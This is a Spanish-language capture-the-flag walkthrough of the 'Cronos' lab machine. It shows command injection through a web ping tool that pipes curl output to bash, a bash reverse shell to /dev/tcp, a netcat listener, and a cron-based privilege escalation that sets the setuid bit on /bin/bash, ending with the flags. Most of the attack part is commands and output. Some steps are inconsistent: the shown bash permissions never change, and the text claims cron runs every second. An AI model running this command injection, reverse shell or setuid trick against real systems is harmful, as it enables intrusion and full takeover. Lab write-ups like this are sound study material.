traceroute ▼ 8.8.8.8 Execute!

PING 10.10.16.22 (10.10.16.22) 56(84) bytes of data.  
64 bytes from 10.10.16.22: icmp\_seq=1 ttl=63 time=282 ms

--- 10.10.16.22 ping statistics ---

1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 282.877/282.877/282.877/0.000 ms  
/usr/bin/curl

[Sign Out](#)

Como tiene curl

## definicion de curl

cURL (Client for URLs) es una biblioteca de funciones de software de código abierto que permiten al [paso de guión Insertar desde URL](#) usar un gran número de opciones de transferencia de archivos habituales. En el paso de guión, utilice Especificar opciones de cURL para crear un cálculo que incluya una o varias de las siguientes opciones de cURL.

Creamos un archivo

```
> nano index.html
> cat index.html
```

	File: index.html
1	#!/bin/bash
2	
3	bash -i >& /dev/tcp/10.10.16.22/443 0>&1

/home/unicomanu/Academia/cronos

despues de el nos vamos a compartir desde un python3 -m

```
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
|
```

Luego nos ponemos en escucha para en el puerto 443

```
> nc -lnvp 443
listening on [any] 443 ...
|
```

para lanzar el comando curl y nos ejecute el comando del index.html que es una reverse shell

Bash

```
10.10.16.22; curl 10.10.16.22 | bash
```

admin.cronos.htb/welcome.php

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## Net Tool v0.1

ping  Execute!

PING 10.10.16.22 (10.10.16.22) 56(84) bytes of data.  
64 bytes from 10.10.16.22: icmp\_seq=1 ttl=63 time=282 ms

--- 10.10.16.22 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 282.877/282.877/282.877/0.000 ms  
/usr/bin/curl

[Sign Out](#)

Aqui esta la comprobacion

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
19.129.199.31 - - [13/May/2024 18:30:50] "GET / HTTP/1.1" 200 -
```

```
www-data@cronos: /var/www/admin$
bash: cannot set terminal process group (1365): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos: /var/www/admin$
```

hacemos tratamiento TTY

Y buscamos el user.txt

```
bash: cannot set terminal process group (1365): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cronos:/var/www/admin$ whoami
whoami
www-data
www-data@cronos:/var/www/admin$ cd /home
cd /home
www-data@cronos:/home$ ls
ls
noulis
www-data@cronos:/home$ cd noulis
cd noulis
www-data@cronos:/home/noulis$ ls
ls
user.txt
www-data@cronos:/home/noulis$ cat user.txt
cat user.txt
75cf7b439b458e804a2c3e9d8a66fb5c
www-data@cronos:/home/noulis$ |
```

## Escalada de privilegios con contrab

Cat /etc/crontab

```
www-data@cronos:/home/noulis$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/home/noulis$ |
```

Lo que vemos es que el usuario root ejecuta cada segundo un archivo php en la ruta

/var/www/laravel/artisan

```
#  
www-data@cronos:/home/noulis$ ls -l /var/www/laravel/artisan  
-rwxr-xr-x 1 www-data www-data 1646 Apr  9 2017 /var/www/laravel/artisan  
www-data@cronos:/home/noulis$ |
```

Vemos el archivo y el usuario es www-data que somos nosotros y vemos el vector el ataque y podemos borrar y crear un php

```
www-data@cronos:/home/noulis$ cat /var/www/laravel/artisan  
<?php  
    system("chmod u+s /bin/bash");  
?>  
www-data@cronos:/home/noulis$ |
```

Borramos el archivo con rm y luego con nano l escribimos esto

lo que nos va a hacer es que realce el cambio de permisos de x a s para que nosotros podamos ejecutarlo

y como ves solo es ir viendo como cambia de x a s como se ve abajo en la imagen

```
www-data@cronos:/home/noulis$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1037528 Jun 24 2016 /bin/bash  
www-data@cronos:/home/noulis$ ls -l /bin/bash  
-rwxr-xr-x 1 root root 1037528 Jun 24 2016 /bin/bash  
www-data@cronos:/home/noulis$ |
```

Y ya somos root y vemos la flag

```
www-data@cronos:/home/noulis$ bash -p  
bash-4.3# whoami  
root  
bash-4.3# cd /home/root  
bash: cd: /home/root: No such file or directory  
bash-4.3# cd /root/  
bash-4.3# ls  
fix_dns.sh  root.txt  
bash-4.3# cat root.txt  
ee0578977058de07cd68c3005e6ec4ae  
bash-4.3#
```